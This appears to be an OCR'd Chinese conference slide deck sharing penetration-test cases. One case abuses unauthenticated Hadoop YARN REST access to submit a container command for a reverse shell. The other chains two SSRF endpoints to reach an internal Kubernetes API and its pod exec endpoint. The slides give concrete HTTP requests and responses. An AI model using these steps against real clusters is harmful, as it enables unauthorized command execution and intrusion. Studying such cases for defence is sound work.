
Yarn未授权访问漏洞



实战分享-Case 1

1 创建新应用

- /ws/v1/cluster/apps/new-application



未命名数据连接(36)(类型：Restful API)

* URL地址: http://[redacted]8088/ws/v1/cluster/apps/new-application

超时时间: 30 秒

请求方式: POST

request Body: {}

参数配置:

Query Parameters

name： value：

Query Headers

name： Accept value： application/json


name： Content-Type value： application/json

注：只支持JSON格式的数据返回

实战分享-Case 1

1 创建新应用

- /ws/v1/cluster/apps/new-application
- 返回生成的应用id



```
{
    "application-id":
"application_1557828181032_1287",
    "maximum-resource-capability": {
        "memory": 20480,
        "vCores": 90
    }
}
```


实战分享-Case 1

1 创建新应用

- /ws/v1/cluster/apps/new-application
- 返回生成的应用id

2 向应用下发命令

- /ws/v1/cluster/apps
- 反弹shell



```
POST /ws/v1/cluster/apps

{
  "am-container-spec": {
    "commands": {
      "command": "command"
    }
  },
  "application-id": "application_1557828181032_1285",
  "application-name": "test",
  "application-type": "YARN"
}
```

实战分享-Case 2


两个SSRF的结合

SSRF + SSRF

实战分享-Case 2

第一个SSRF

回显页面



```
GET /api/proxy?url=http://httpbin.org/get HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Content-Length: 0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip
Connection: close
```


```
{ "args": {}, "headers": { "Host": "httpbin.org", "X-Amzn-Trace-Id": "Root=1-5f45bf8a-
1495db804f6e4000f990ba80" }, "origin": "[redacted]", "url": "http://httpbin.org/get" }
```

实战分享-Case 2

- 开放的端口信息
- 简单的页面回显
- 发送GET请求
- 业务容器化

思考：我们能做什么？

实战分享-Case 2



```
{ "paths": [ "/api", "/api/v1", "/apis", "/apis/", "/apis/admissionregistration.k8s.io", "/apis/admissionre
"/apis/apiregistration.k8s.io/v1", "/apis/apiregistration.k8s.io/v1beta1", "/apis/apps", "/apis/apps/v1",
"/apis/authentication.k8s.io/v1", "/apis/authentication.k8s.io/v1beta1", "/apis/authorization.k8s.io", "/
"/apis/autoscaling.internal.knative.dev/v1alpha1", "/apis/autoscaling/v1", "/apis/autoscaling/v2beta1
"/apis/caching.internal.knative.dev/v1alpha1", "/apis/certificates.k8s.io", "/apis/certificates.k8s.io/v1b
"/apis/coordination.k8s.io/v1beta1", "/apis/custom.metrics.k8s.io", "/apis/custom.metrics.k8s.io/v1be
"/apis/networking.internal.knative.dev/v1alpha1", "/apis/networking.istio.io", "/apis/networking.istio.
"/apis/node.k8s.io/v1beta1", "/apis/policy", "/apis/policy/v1beta1", "/apis/rbac.authorization.k8s.io",
"/apis/rbac.istio.io/v1alpha1", "/apis/scheduling.k8s.io", "/apis/scheduling.k8s.io/v1", "/apis/schedulin
"/apis/serving.knative.dev/v1alpha1", "/apis/serving.knative.dev/v1beta1", "/apis/storage.k8s.io", "/ap
"/healthz/ping", "/healthz/poststarthook/apiservice-openapi-controller", "/healthz/poststarthook/api
"/healthz/poststarthook/ca-registration", "/healthz/poststarthook/crd-informer-synced", "/healthz/p
roles", "/healthz/poststarthook/scheduling/bootstrap-system-priority-classes", "/healthz/poststartho
informers", "/healthz/poststarthook/start-kube-apiserver-admission-initializer", "/logs", "/metrics", "/
```

kubernetes

k8s exec api执行命令


http://ip:8080/api/v1/namespaces/{namespace}/pods/{pod}/exec?container={container_name}&command={command}&stdin=1&stdout=1&tty=1&stderr=1

exec api只支持websocket调用


实战分享-Case 2

另一个SSRF

页面截图




```
POST /api/screenshot HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Content-Length: 74
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Accept-Encoding: gzip

{"url":"http://127.0.0.1:80","width":229}
```



```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Tue, 11 Aug 2020 03:19:15 GMT
Server: nginx
Vary: Accept-Encoding
X-Envoy-Upstream-Service-Time: 1428
Content-Length: 139

{"rs":1,"data":{"onlineUrl":
"http://[redacted]/api/screenshot/3fbddd3d-2cc5-4838-b5d8-8a388d850eeb.png"},"message":null}
```

